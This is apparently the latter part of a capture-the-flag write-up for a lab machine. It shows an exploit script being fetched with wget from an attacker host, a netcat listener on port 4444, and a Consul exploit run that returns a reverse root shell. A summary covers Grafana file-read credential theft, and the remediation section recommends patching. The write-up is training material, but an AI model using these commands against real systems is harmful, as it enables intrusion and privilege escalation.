
wget http://10.10.14.32:8000/exploit1.py



```
developer@ambassador:~$ wget http://10.10.14.32:8000/exploit1.py
--2022-12-30 08:00:05--  http://10.10.14.32:8000/exploit1.py
Connecting to 10.10.14.32:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1409 (1.4K) [text/x-python]
Saving to: 'exploit1.py'

exploit1.py                                                   100%[=======

2022-12-30 08:00:05 (760 KB/s) - 'exploit1.py' saved [1409/1409]
```

I renamed the script slightly because there is another script called exploit.py which was used earlier.


Then I run netcat listening on port 4444.




```
┌──(kali㉿kali)-[~]
└─$ netcat -lnvp 4444
listening on [any] 4444 ...
```

Now we can run the script.

Python3 exploit1.py -rh 127.0.0.1 -rp 8500 -lh 10.10.14.32 -lp 4444 -tl bb03b43b-1d81-d62b-24b5-39540ee469b5




```
developer@ambassador:~$ python3 exploit1.py -rh 127.0.0.1 -rp 8500 -lh 10.10.14.32 -lp 4444 -tk bb03b43b-1d81-d62b-24b5-39540ee469b5

[+] Request sent successfully, check your listener

developer@ambassador:~$
```



```
┌──(kali㉿kali)-[~]
└─$ netcat -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.32] from (UNKNOWN) [10.10.11.183] 44734
bash: cannot set terminal process group (2803): Inappropriate ioctl for device
bash: no job control in this shell
root@ambassador:/#
```

The script worked as intended.



```
root@ambassador:/# whoami
whoami
root
root@ambassador:/#
```

Now lets just find the flag.

Get to the root directory.

We now have the root flag.

- Executive Summary

  First we enumerate the target IP so we know what kind of services are running. We found out that there are several services running. Next, we try to enumerate the webserver but there we could not find anything useful other than a hint for the SSH login. Then, we try to the other services, which turns out to be grafana, we found out that it is using an older version of Grafana, which has an exploit that we can use. We downloaded a script for the exploit from the internet, then we run it got the database. Searching in the database, we found a credential belonging to a user called “developer”, but it was encoded, so we used an online to to decode it. As the hint suggest, we try using the credential to login into SSH. It turns out to be the correct credentials. In SSH, we found the first flag, the User flag. After that we need to do a Privilege escalation in order to get the Root flag. To do this we look around the files to find something we can use. It turns out the system was using a service called “consul” which according to a quick google search has some exploits. We then downloaded another script to exploit it. After running it we successfully become the root and found the Root flag.

- Remediation

  The first exploit found was Grafana. Grafana is a multi-platform open source analytics and interactive visualization web application. It provides charts, graphs, and alerts for the web when connected to supported data sources.
  It was discovered that the version of Grafana that was used in the target machine has an Unauthorized Arbitrary File Read Vulnerability which allows unauthorized users to read the database files that are connected to the Grafana service. Then there is also the Consul exploit. Consul is a service networking solution to automate network configurations, discover services, and enable secure connectivity across any cloud or runtime. To remediate this issue we can just simply update and use the latest version of the software. The latest version of software has patches that fix the exploits. It is generally safer to use the latest version of any software.